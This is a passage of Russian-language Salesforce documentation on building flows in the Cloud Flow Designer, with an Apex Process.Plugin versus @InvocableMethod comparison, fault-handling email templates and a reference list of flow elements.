| <b>Поддержка типов данных Apex</b>   | Не поддерживаются: <ul style="list-style-type: none"> <li>• Blob</li> <li>• Collection</li> <li>• sObject</li> <li>• Time</li> </ul> | Не поддерживаются: <ul style="list-style-type: none"> <li>• Общий объект</li> <li>• Общий объект sObject</li> <li>• Наборы</li> <li>• Карты</li> <li>• Нумерации</li> </ul> <p>Облачная версия приложения Flow Designer не поддерживает сопоставление параметров ввода или вывода метода Apex с переменной коллекции sObject.</p> |
| <b>Пакетные операции</b>   | Не поддерживаются  | Поддерживаются  |
| <b>Имя элемента в облачной версии приложения Flow Designer</b>                         | Имя класса или значение свойства <code>name</code> .   | Имя класса  |
| <b>Многоразовое использование</b>  | Классы, реализующие данный интерфейс, доступны в потоках   | Классы, реализующие данное примечание, доступны в компонентах: <ul style="list-style-type: none"> <li>• Потоки</li> <li>• Процессы</li> <li>• REST API</li> </ul>   |
| <b>Раздел в облачной версии приложения Flow Designer</b>                               | «Модуль Apex» или значение свойства <code>tag</code> .   | Apex  |
| <b>Дополнительная информация в <i>Руководстве разработчика Force.com Apex Code</i></b> | <a href="#">Передача данных в поток посредством интерфейса <code>Process.Plugin</code></a>   | <a href="#">Примечание <code>InvocableMethod</code></a> и <a href="#">примечание <code>InvocableVariable</code></a>   |



**Пример:** Чтобы просмотреть различия между данными двумя методами реализации, воспользуйтесь двумя классами, выполняющими одинаковые действия: извлечение имени организации из потока и отображение кода данной организации.

Данный класс реализует примечание `@InvocableMethod`.

```
global class lookUpAccountAnnotation {
    @InvocableMethod
    public static List<String> getAccountIds(List<String> names) {
```

```
List<Id> accountIds = new List<Id>();
List<Account> accounts = [SELECT Id FROM Account WHERE Name in :names];
for (Account account : accounts) {
    accountIds.add(account.Id);
}
return accountIds;
}
}
```

Данный класс реализует интерфейс `Process.Plugin`.

```
global class lookUpAccountPlugin implements Process.Plugin {

    global Process.PluginResult invoke(Process.PluginRequest request) {
        String name = (String) request.inputParameters.get('name');
        Account account = [SELECT Id FROM Account WHERE Name = :name LIMIT 1][0];

        Map<String, Object> result = new Map<String, Object>();
        result.put('accountId', account.Id);
        return new Process.PluginResult(result);
    }

    global Process.PluginDescribeResult describe() {
        Process.PluginDescribeResult result = new Process.PluginDescribeResult();
        result.Name = 'Look Up Account ID By Name';
        result.Tag = 'Account Classes';
        result.inputParameters = new
            List<Process.PluginDescribeResult.InputParameter>{
                new Process.PluginDescribeResult.InputParameter('name',
                    Process.PluginDescribeResult.ParameterType.STRING, true)
            };
        result.outputParameters = new
            List<Process.PluginDescribeResult.OutputParameter>{
                new Process.PluginDescribeResult.OutputParameter('accountId',
                    Process.PluginDescribeResult.ParameterType.STRING)
            };
        return result;
    }
}
```

Обратите внимание, что `lookUpAccountAnnotation` содержит наполовину меньше строк (11 строк), чем `lookUpAccountPlugin` (28 строк). Кроме того, примечание поддерживает пакетные операции, поэтому `lookUpAccountAnnotation` выполняет один запрос на пакет сеансов, тогда как `lookUpAccountPlugin` выполняет один запрос на сеанс.

СМ. ТАКЖЕ:

[Элементы потока](#)

## Просмотр элементов ввода и вывода других версий ссылочного потока

При настройке элемента «Подпоток» пользователям доступны переменные указанной версии ссылочного потока. При этом можно одновременно настраивать основные и ссылочные потоки в режиме черновика.

Элемент «Подпоток» позволяет назначать значения только переменным ссылочного потока, поддерживающим доступ к элементам ввода. Аналогично, значения могут назначаться только из переменных ссылочного потока, поддерживающих доступ к элементам вывода. Данный доступ определяется полем переменной «Тип ввода/вывода». Чтобы изменить значение поля переменной «Тип ввода/вывода», откройте ссылочный поток для [редактирования переменной](#).

По умолчанию данный раскрывающийся список содержит переменные текущей активной версии ссылочного потока. При отсутствии активной версии ссылочного потока раскрывающийся список содержит переменные *последней* версии ссылочного потока.

Чтобы заполнить раскрывающиеся списки переменными другой версии ссылочного потока, выполните указанные ниже действия. Чтобы просмотреть описания переменных ссылочного потока, выполните аналогичные действия.

1. Разверните раздел «Назначения переменной ввода/вывода» в области наложения подпотока.
2. Щелкните ссылку «**Просмотр ввода/вывода других версий**».
3. Воспользуйтесь как минимум одним параметром ниже.

| Параметр   | Описание   |
|--|--|
| Выберите номер версии на левой панели.                                     | Вкладки «Элементы ввода» и «Элементы вывода» отображают переменные в выбранной версии ссылочного потока.   |
| Откройте вкладку « <b>Элементы ввода</b> » или « <b>Элементы вывода</b> ». | Вкладка содержит следующие компоненты: <ul style="list-style-type: none"> <li>• Переменные, доступные для назначения элементов ввода или вывода в выбранной версии ссылочного потока.</li> <li>• Тип данных для каждой переменной.</li> <li>• Описание для каждой переменной (при его наличии).</li> </ul> |
| Нажмите кнопку « <b>ОК</b> ».  | Раскрывающиеся списки в области наложения подпотока, используемые для выбора переменных ссылочного потока, заполняются переменными выбранной версии ссылочного потока.   |

При настройке назначений элементов ввода и вывода подпотока пользователи могут задавать переменные из любой версии ссылочного потока. Данный алгоритм позволяет разрабатывать основной и ссылочный потоки параллельно, а также выбирать другую версию ссылочного потока в качестве активной для пользователей. Тем не менее, при *сохранении* основного потока облачная версия приложения Flow Designer выполняет проверку относительно текущей активной версии ссылочного потока. При отсутствии активной версии данного потока проверяется последняя версия. Сообщения

### ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для открытия, создания или редактирования потока в облачной версии приложения Flow Designer:

- «Управление Force.com Flow»

о проверке, уведомляющие пользователей о наличии переменных, которые не могут быть найдены или иначе настроены в ссылочном потоке, не препятствуют сохранению потока. Тем не менее, прежде чем *активировать* основной поток, рекомендуем устранить все ошибки проверки.

СМ. ТАКЖЕ:

[Элемент «Подпоток» в потоке](#)

### Добавление значений в переменную коллекции

Созданная переменная коллекции должна быть заполнена значениями для использования в любой области потока. Элемент «Поиск записи» или «Быстрый поиск» не может использоваться для заполнения переменной коллекции. Тем не менее, пользователям доступны некоторые временные решения.

Чтобы использовать значения за пределами потока, задайте полю «Тип ввода/вывода» переменной коллекции значение «Ввод», а затем воспользуйтесь параметрами URL-адреса, контроллерами Visualforce или элементами ввода подпотока. Значения, полученные за пределами потока, могут быть заданы только в начале сеанса потока.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

| Чтобы добавить значения, хранящиеся в... | Действия  | Дополнительная информация  |
|--|---|--|
| Поле окна                                | Добавьте введенное или сохраненное значение поля в переменную коллекции посредством элемента «Назначение».              | <ul style="list-style-type: none"> <li>Поля выбора</li> <li>Поля ввода</li> <li>Поля вывода</li> <li>Назначения</li> </ul> |
| Переменная                               | Добавьте сохраненное значение переменной в переменную коллекции посредством элемента «Назначение».                      | <ul style="list-style-type: none"> <li>Переменные</li> <li>Назначения</li> </ul>   |
| Переменная sObject                       | Добавьте одно из сохраненных значений поля переменной sObject в переменную коллекции посредством элемента «Назначение». | <ul style="list-style-type: none"> <li>Переменные sObject</li> <li>Назначения</li> </ul>                                   |
| Переменная коллекции sObject             | Выполните цикл по переменной коллекции sObject. Добавьте одно из сохраненных значений                                   | <ul style="list-style-type: none"> <li>Переменные коллекции sObject</li> <li>Циклы</li> </ul>                              |

| Чтобы добавить значения, хранящиеся в... | Действия  | Дополнительная информация  |
|--|---|--|
|  | поля переменной цикла в переменную коллекции посредством элемента «Назначение». | <ul style="list-style-type: none"><li>• <a href="#">Назначения</a></li></ul> |

СМ. ТАКЖЕ:

[Ресурс потока «Переменная коллекции»](#)

[Образец потока, заполняющего переменную коллекции](#)

Определение пути, по которому идет поток

Укажите то, какие элементы выполняет поток, и порядок их выполнения, связав элементы на холсте вместе.

1. Найдите узел внизу исходного элемента на холсте.
2. Перетащите узел в целевой элемент.
3. При необходимости выберите результат для назначения пути.

СМ. ТАКЖЕ:

[Удаление коннекторов из потока](#)

[Коннекторы потока](#)

[Настройка действий, выполняемых при неудачном выполнении потока](#)

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для открытия, создания или редактирования потока в облачной версии приложения Flow Designer:

- «Управление Force.com Flow»

## Удаление коннекторов из потока

Исходные и целевые элементы коннектора не могут быть изменены. Чтобы изменить путь, удалите коннектор и добавьте новый.

Удаление коннектора для конкретного результата не инициирует удаление результата из исходного элемента. Тем не менее, удаление результата из элемента «Решение» инициирует удаление коннектора результата.

### 1. Выберите нужный коннектор в потоке.

Цвет выбранного коннектора меняется с серого на зеленый. Если не удастся выделить коннектор, щелкните мышью и обведите область на холсте, в которую входит коннектор.

### 2. Нажмите клавишу DELETE.

СМ. ТАКЖЕ:

[Определение пути, по которому идет поток](#)

[Коннекторы потока](#)

## Настройка действий, выполняемых при неудачном выполнении потока

Выполнение потока, содержащего элемент, который взаимодействует с базой данных Salesforce (например, элемент «Обновление записи» или «Отправить на утверждение»), может быть неудачным. Чтобы изменить стандартный алгоритм, добавьте пути ошибок во все элементы, которые могут оказаться проблемными.

### Что происходит при неудачном выполнении потока?

Прежде чем настроить порядок обработки ошибок в потоке, просмотрите действия, выполняемые неудачным потоком по умолчанию.

### Настройка каждого пути ошибки для отправки сообщения эл. почты (рекомендация)

Рекомендуем настраивать коннекторы «Ошибка», позволяющие пользователям всегда получать сообщения эл. почты при неудачном выполнении потока. Дополните сообщение эл. почты текущими значениями всех ресурсов потока. Значения ресурсов позволяют точнее определить причину неудачного выполнения потока.

### Настройка сообщения об ошибке для пользователей выполняемого потока (рекомендация)

Пользователям может отображаться более понятное сообщение, чем сообщение «Произошла необработанная ошибка потока». Рекомендуем применять данный алгоритм только при условии, что используемый метод распространения поддерживает потоки, содержащие окна. Другими словами, данный алгоритм не должен применяться при распространении потока посредством процесса.

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для открытия, создания или редактирования потока в облачной версии приложения Flow Designer:

- «Управление Force.com Flow»

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### [Другие примеры обработки ошибок в потоках](#)

Примерами использования коннекторов «Ошибка» для обработки ошибок потоков являются запросы на исправления и пропуски ошибок.

СМ. ТАКЖЕ:

[Коннекторы потока](#)

[Элементы потока](#)

[Определение пути, по которому идет поток](#)

Что происходит при неудачном выполнении потока?

Прежде чем настроить порядок обработки ошибок в потоке, просмотрите действия, выполняемые неудачным потоком по умолчанию.

Ниже перечислены действия, выполняемые по умолчанию.

- Текущему пользователю (пользователь, выполняющий поток) отображается данное сообщение об ошибке.

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

#### **An unhandled fault has occurred in this flow**

```
An unhandled fault has occurred while processing
the flow. Please contact your system administrator
for more information.
```

- Текущему пользователю запрещается дальнейшее выполнение потока или возврат к предыдущей области потока.
- Администратору, создавшему поток, отправляется сообщение эл. почты об ошибке. Сообщение эл. почты содержит проблемный элемент, соответствующее сообщение об ошибке, а также список элементов, выполненных во время неудачного сеанса. См. пример возможного сообщения об ошибке ниже.

```
An error occurred at element Fast_Delete_1.
DELETE --- There is nothing in Salesforce matching your
delete criteria.
```

СМ. ТАКЖЕ:

[Настройка действий, выполняемых при неудачном выполнении потока](#)

Настройка каждого пути ошибки для отправки сообщения эл. почты (рекомендация)

Рекомендуем настраивать коннекторы «Ошибка», позволяющие пользователям всегда получать сообщения эл. почты при неудачном выполнении потока. Дополните сообщение эл. почты текущими значениями всех ресурсов потока. Значения ресурсов позволяют точнее определить причину неудачного выполнения потока.

1. Создайте текстовый шаблон, содержащий значения всех ресурсов потока.

Данный алгоритм позволяет просмотреть точные значения переменных потока при неудачном выполнении сеанса. Кроме того, если поток содержит окна, то данный алгоритм позволяет точно определить значения, введенные и выбранные пользователем.

См. пример текстового шаблона ниже.

```
Error: {!$Flow.FaultMessage}

RESOURCE VALUES
Customer Response: {!Customer_Response}
Value of Decision's Yes outcome: {!Yes}
Company: {!Company_Name}
Satisfaction Choice Field: {!Satisfaction}
Service Choice Field: {!Service}
Other Comments:
{!OtherComments}
```

2. Настройте элемент «Отправка эл. почты». Выберите текстовый шаблон в качестве текста, а собственный адрес эл. почты в качестве получателя. В данном примере полю «Текст» задается созданный текстовый шаблон: `{!allVariableValues}`.

| Target                            | Source   |
|-----------------------------------|--|
| Body                              | <input type="text" value="{!allVariableValues}"/>                    |
| Subject                           | <input type="text" value="An error occurred in the Customer Satis"/> |
| Email Addresses (comma-separated) | <input type="text" value="flowadmin@salesforce.com"/>                |

3. Соедините элемент «Отправка эл. почты» и каждый элемент, который может оказаться проблемным, посредством коннектора «Ошибка».

### ВЕРСИИ

Доступно в версиях: **Salesforce Classic** и **Lightning Experience**

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.


### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для открытия, создания или редактирования потока в облачной версии приложения **Flow Designer**:

- «Управление Force.com Flow»



В данном примере элемент «Создание записи» является единственным элементом, поддерживающим коннекторы «Ошибка».



СМ. ТАКЖЕ:

[Ресурс потока «Текстовый шаблон»](#)

[Элемент потока «Отправка письма эл. почты»](#)

[Настройка действий, выполняемых при неудачном выполнении потока](#)

Настройка сообщения об ошибке для пользователей выполняемого потока (рекомендация)

Пользователям может отображаться более понятное сообщение, чем сообщение «Произошла необработанная ошибка потока». Рекомендуем применять данный алгоритм только при условии, что используемый метод распространения поддерживает потоки, содержащие окна. Другими словами, данный алгоритм не должен применяться при распространении потока посредством процесса.

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для открытия, создания или редактирования потока в облачной версии приложения Flow Designer:

- «Управление Force.com Flow»

1. Создайте текстовый шаблон, содержащий более понятное сообщение об ошибке.

```
<FONT FACE="Arial" STYLE="font-size:14px">
<B>Something went wrong with this flow.</B>
</FONT>
<P>Your admin has received an email about this error.</P>
```

2. Добавьте элемент «Окно». Заполните поле «Отображать текст» ссылкой на текстовый шаблон.
3. Соедините элемент «Окно» и каждый элемент, который может оказаться проблемным, посредством коннектора «Ошибка».

В данном примере элемент «Создание записи» является единственным элементом, поддерживающим коннекторы «Ошибка». После отображения пользователю более понятного сообщения об ошибке поток отправляет администратору сообщение эл. почты, содержащее сведения об отладке.

СМ. ТАКЖЕ:

[Элемент «Окно» в потоке: поля отображения текста](#)

[Ресурс потока «Текстовый шаблон»](#)

[Настройка действий, выполняемых при неудачном выполнении потока](#)

Другие примеры обработки ошибок в потоках

Примерами использования коннекторов «Ошибка» для обработки ошибок потоков являются запросы на исправления и пропуски ошибок.

### Отображение запросов на исправления

Присоедините коннектор «Ошибка» к элементу «Окно» для предоставления пользователям возможности проверки введенных значений, внесения исправлений и дальнейшего выполнения потока.

### Отображение сообщения об ошибке

Если поток предназначен только для внутреннего пользования (например, в центре обработки вызовов), настройте путь ошибки для отображения сообщения об ошибке текущему пользователю. Воспользуйтесь тем же элементом «Окно» для уведомления пользователя о необходимости отправки ошибки сотрудникам отдела информационных технологий. Для этого, присоедините коннектор «Ошибка» к элементу «Окно» и заполните поле «Отображать текст» примером ниже.

```
Sorry, but you can't read or update records at this time.
Please open a case with IT and include this error message:
{!$Flow.FaultMessage}
```

### Создание обращения

Автоматическое создание обращения, содержащего сообщение об ошибке, и его назначение отделу информационных технологий могут быть инициированы при возникновении ошибки. Назначьте код созданного обращения переменной типа «Текст» (например, {!caseId}). Затем воспользуйтесь элементом «Окно» для отображения данного сообщения текущему пользователю.

```
Sorry, but you can't read or update records at this time.
We filed a case for you.
```

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### Пропуск ошибок


Чтобы пропустить ошибки для отдельного элемента потока, присоедините коннектор «Ошибка» к тому же элементу в качестве обычного коннектора.

СМ. ТАКЖЕ:

[Настройка действий, выполняемых при неудачном выполнении потока](#)

### Выбор стартового элемента потока

Прежде чем сохранить поток, рекомендуем выбрать элемент, который должен выполняться первым.

1. Наведите указатель мыши на стартовый элемент потока.
2. Щелкните значок .

СМ. ТАКЖЕ:

[Сохранение потока](#)

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для открытия, создания или редактирования потока в облачной версии приложения Flow Designer:

- «Управление Force.com Flow»

## Сохранение потока

Ниже перечислены некоторые способы сохранения потока, созданного в облачной версии приложения Flow Designer.

### Первоначальное сохранение

При первом сохранении нового потока отображается диалоговое окно. Введите значения для каждого [свойства потока](#). Уникальное имя сохраненного потока не может быть изменено.

### Быстрое сохранение

При повторном сохранении потока кнопка **«Сохранить»** выполняет быструю перезапись предыдущей версии потока. Однако кнопка **«Сохранить»** недоступна при редактировании активных потоков. Чтобы сохранить внесенные изменения в качестве новой версии или нового потока, воспользуйтесь кнопкой **«Сохранить как»**.

### Сохранить как

Данная кнопка становится доступной после сохранения потока и поддерживает два способа сохранения:

- **«Сохранить как новый поток»:** открывается диалоговое окно, позволяющее указать новое имя, уникальное имя и описание потока, а затем сохранить внесенные изменения в качестве нового потока.
- **«Сохранить как новую версию»:** сохранение потока в качестве новой версии текущего потока. Рекомендуем использовать данный способ для изменения потока и сохранения предыдущей конфигурации в качестве резервной копии.

Каждый поток может иметь не более 50 версий. При сохранении новой версии уникальное имя не может быть обновлено.

Ниже перечислены рекомендации по сохранению потока или версии потока.

- Если одна вкладка обозревателя отображает страницу сведений о потоке, а другая вкладка используется для редактирования его версии, рекомендуем выполнить отредактированную версию только после выполнения действий ниже.
  1. Сохраните версию.
  2. Закройте облачную версию приложения Flow Designer.
  3. Обновите страницу сведений о потоке на первой вкладке.
- Если не удастся сохранить измененные свойства потока, то предыдущие значения свойств потока не восстанавливаются.

СМ. ТАКЖЕ:

[Облачная версия приложения Flow Designer](#)

[Активация или деактивация версии потока](#)

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для открытия, создания или редактирования потока в облачной версии приложения Flow Designer:

- «Управление Force.com Flow»

## Ссылка потока

### Элементы потока

Каждый *элемент* соответствует действию, которое может выполняться потоком. Например, чтение или запись данных Salesforce, отображение и сбор данных от пользователей потока, выполнение бизнес-логики или управление данными.

Холст и вкладка «Проводник» облачной версии приложения Flow Designer отображают элементы, которые уже используются потоком. Вкладка «Палитра» отображает доступные типы элементов, которые могут быть добавлены в поток путем их перетаскивания на холст.

#### Общие параметры для элементов потока

Каждый элемент потока имеет три общих параметра: имя, уникальное имя и описание.

#### Элемент потока «Модуль Apex»

Данный элемент вызывает класс Apex, реализующий интерфейс `Process.Plugin`. При использовании свойства `Tag` в классе `PluginDescribeResult` класс Apex отображается в настраиваемом разделе. В противном случае, данный класс отображается в разделе «Модули Apex».

#### Элемент потока «Назначение»

Данный элемент задает или изменяет значения переменных, переменных коллекции, переменных `sObject` или переменных коллекции `sObject`.

#### Элемент потока «Вызов кода Apex»

Данный элемент вызывает вызываемый метод класса Apex.

#### Элемент потока «Решение»

Изучает набор условий и направляет пользователей по потоку на основе результатов вычисления этих условий. Данный элемент выполняет действия, аналогичные оператору импликации.

#### Элемент потока «Электронное предупреждение»

Данный элемент отправляет сообщение эл. почты путем использования электронного предупреждения бизнес-правила для выбора шаблона эл. почты и получателей. Поток предоставляет только код записи.

#### Элемент «Быстрое создание» в потоке

Данный элемент создает набор записей Salesforce с использованием значений полей из переменной коллекции `sObject`. Или создает отдельную запись Salesforce с использованием значений полей из переменной `sObject`.

#### Элемент «Быстрое удаление» в потоке

Данный элемент удаляет набор записей Salesforce с использованием значений кода, сохраненных в переменной коллекции `sObject`. Или удаляет отдельную запись Salesforce с использованием значения кода из переменной `sObject`.

#### Элемент «Быстрый поиск» в потоке

Данный элемент находит записи Salesforce для назначения значений их полей переменной коллекции `sObject`. Или находит отдельную запись Salesforce для назначения значений ее полей переменной `sObject`.

#### Элемент «Быстрое обновление» в потоке

Данный элемент обновляет набор записей Salesforce посредством значений полей из переменной коллекции `sObject`. Или обновляет отдельную запись Salesforce посредством значений полей из переменной `sObject`. Если код записи входит в переменную, значения ее полей обновляются до соответствия другим значениям этой переменной.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

#### [Элемент «Цикл» в потоке](#)

Выполняет перебор коллекции по одному элементу и извлекает действия из значений полей каждого элемента посредством других элементов в петле.

#### [Элемент «Создание записи» в потоке](#)

Данный элемент создает отдельную запись Salesforce с использованием значений отдельных полей, указанных пользователем.

#### [Элемент «Удаление записи» в потоке](#)

Удаляет все записи Salesforce, соответствующие заданному критерию.

#### [Элемент «Поиск записи» в потоке](#)

Находит первую запись Salesforce, соответствующую заданному критерию. Затем данный элемент назначает значения полей записи отдельным переменным потока или отдельным полям переменных sObject.

#### [Элемент «Обновление записи» в потоке](#)

Находит все записи Salesforce, соответствующие заданному критерию, и обновляет их до значений отдельных полей, указанных пользователем.

#### [Элемент потока «Быстрое действие»](#)

Вызывает глобальное быстрое действие или действие объекта, настроенное в вашей организации. Поддерживаются только действия «Создание», «Обновление» и «Запись вызова в журнал».

#### [Элемент потока «Сообщение в Chatter»](#)

Публикует сообщение в указанную ленту, например в группу Chatter или запись обращения. Сообщение может содержать упоминания и темы, но поддерживаются только текстовые публикации.

#### [Элемент «Окно» в потоке](#)

Отображает окно для пользователя, выполняющего цикл, для вывода информации для пользователя или сбора информации от пользователя.

#### [Элемент потока «Отправка письма эл. почты»](#)

Отправляет сообщение эл. почты, где в потоке вручную указывается тема, текст и получатели.

#### [Элемент «Действие» в потоке](#)

Структурный ноль, который может использоваться в тех случаях, когда пользователь не может выбрать нужный элемент.

#### [Элемент потока «Отправить на утверждение»](#)

Данный элемент отправляет одну запись Salesforce на утверждение.

#### [Элемент «Подпоток» в потоке](#)

Данный элемент вызывает другой поток организации. С помощью этого элемента можно ссылаться на модульные потоки и упрощать общую архитектуру потока.

#### [Элемент «Ожидание» в потоке](#)

Ожидает выполнения одного или нескольких заданных событий, что позволяет автоматизировать процессы, требующие периода ожидания.

СМ. ТАКЖЕ:

[Ресурсы потока](#)

[Облачная версия приложения Flow Designer](#)

## Общие параметры для элементов потока

Каждый элемент потока имеет три общих параметра: имя, уникальное имя и описание.

| Поле           | Описание  |
|----------------|---|
| Имя            | Имя позволяет определить элемент холста.  |
| Уникальное имя | <p>Пустое поле заполняется автоматически при заполнении поля «Имя» и нажатии клавиши TAB.</p> <p>Имя элемента должно быть уникальным только в рамках текущего потока. Уникальное имя элементов может повторяться, при условии, что данные элементы используются в разных потоках. Уникальное имя может содержать только буквы, цифры и символы подчеркивания. Имя должно начинаться с буквы, не может содержать пробелов и двух последовательных символов подчеркивания, а также не может заканчиваться символом подчеркивания.</p> |
| Описание       | Данное поле отображается после нажатия кнопки <b>«Добавить описание»</b> .  |

## Элемент потока «Модуль Apex»

Данный элемент вызывает класс Apex, реализующий интерфейс `Process.Plugin`. При использовании свойства `Tag` в классе `PluginDescribeResult` класс Apex отображается в настраиваемом разделе. В противном случае, данный класс отображается в разделе «Модули Apex».



### Совет:

- Классы Apex отображаются на палитре как модули Apex только при реализации интерфейса `Process.Plugin`.
- При наличии нескольких модулей в организации попросите разработчика использовать свойство `tag`. Класс отображается под специальным заголовком раздела на палитре. В противном случае, класс отображается со всеми другими модулями Apex.
- Если нужный класс не реализует интерфейс `Process.Plugin`, рекомендуем использовать примечание `@InvocableMethod`. В отличие от интерфейса `Process.Plugin`, примечание `@InvocableMethod` поддерживает типы данных `sObject`, `Collection`, `Blob` и `Time`, а также пакетные операции. Кроме того, оно отличается более удобной реализацией. Подробное сравнение интерфейса и примечания см. в разделе [«Вызов кода Apex из потока»](#) на странице 4924.

## Входные данные

Передайте информацию из потока в вызванный метод Apex. Метод определяет доступные входные параметры.

## Выходные данные

Передайте информацию из вызванного метода Apex в поток. Метод определяет доступные выходные параметры.

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**


## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

Поток назначает значения указанным переменным при выполнении кода.

## Использование

 **Прим.:** Если класс Apex создает, обновляет или удаляет запись, то такое действие не будет выполнено, пока не завершится транзакция сеанса. Транзакции считаются выполненными после того как сеанс завершится, либо будут выполнены элементы «Экран» или «Ожидание».

СМ. ТАКЖЕ:

[Вызов кода Apex из потока](#)

[Настройка действий, выполняемых при неудачном выполнении потока](#)

[Определение пути, по которому идет поток](#)

[Ссылки на поля кросс-объекта в потоках](#)

[Руководство разработчика Apex: пространство имен процесса](#)

### Элемент потока «Назначение»

Данный элемент задает или изменяет значения переменных, переменных коллекции, переменных sObject или переменных коллекции sObject.

В каждой строке укажите переменную, значение которой требуется изменить, и новое значение для этой переменной. Назначения переменных будут происходить в указанном порядке в ходе выполнения.


| Заголовок столбца | Описание   |
|-------------------|--|
| Переменная        | Переменная, значение которой должно быть изменено.   |
| Оператор          | Доступные операторы определяются типом данных, выбранным для столбца «Переменная».   |
| Значение          | <p>Столбцы «Переменная» и «Значение» одной строки должны использовать совместимые типы данных.</p> <p>Доступные действия:</p> <ul style="list-style-type: none"> <li>• Выберите текущий ресурс потока (например, переменная, постоянная или ввод данных пользователем).</li> <li>• Чтобы создать ресурс потока, выберите раздел «СОЗДАТЬ».</li> <li>• Введите ручную литеральное значение или поле слияния.</li> </ul> |

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**




 **Пример:** Измените значение рейтинга кредитоспособности клиента, исходя из того, как клиент ответил на вопросы из потока.

СМ. ТАКЖЕ:

- [Элементы потока](#)
- [Операторы в элементах «Назначение» потока](#)
- [Определение пути, по которому идет поток](#)
- [Ресурсы потока](#)
- [Ссылки на поля кросс-объекта в потоках](#)

Элемент потока «Вызов кода Apex»

Данный элемент вызывает вызываемый метод класса Apex.

 **Важное замечание:** Чтобы использовать данный элемент для вызова класса Apex из потока, попросите разработчика дополнить один из методов класса примечанием `@InvocableMethod`. Дополнительную информацию см. в разделе «Примечание `InvocableMethod`» *Руководства разработчика Force.com Apex Code*.


#### Входные данные

Передайте информацию из потока в вызванный метод Apex. Метод определяет доступные входные параметры.

#### Выходные данные

Передайте информацию из вызванного метода Apex в поток. Метод определяет доступные выходные параметры. Поток назначает значения указанным переменным при выполнении метода.

#### Использование

 **Прим.:** Если вызванный метод создает, обновляет или удаляет запись, то такое действие не будет выполнено, пока не завершится транзакция сеанса. Транзакции считаются выполненными после того как сеанс завершится, либо будут выполнены элементы «Экран» или «Ожидание».

СМ. ТАКЖЕ:

- [Вызов кода Apex из потока](#)
- [Настройка действий, выполняемых при неудачном выполнении потока](#)
- [Определение пути, по которому идет поток](#)
- [Ссылки на поля кросс-объекта в потоках](#)

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### Элемент потока «Решение»

Изучает набор условий и направляет пользователей по потоку на основе результатов вычисления этих условий. Данный элемент выполняет действия, аналогичные оператору импликации.

### Результаты

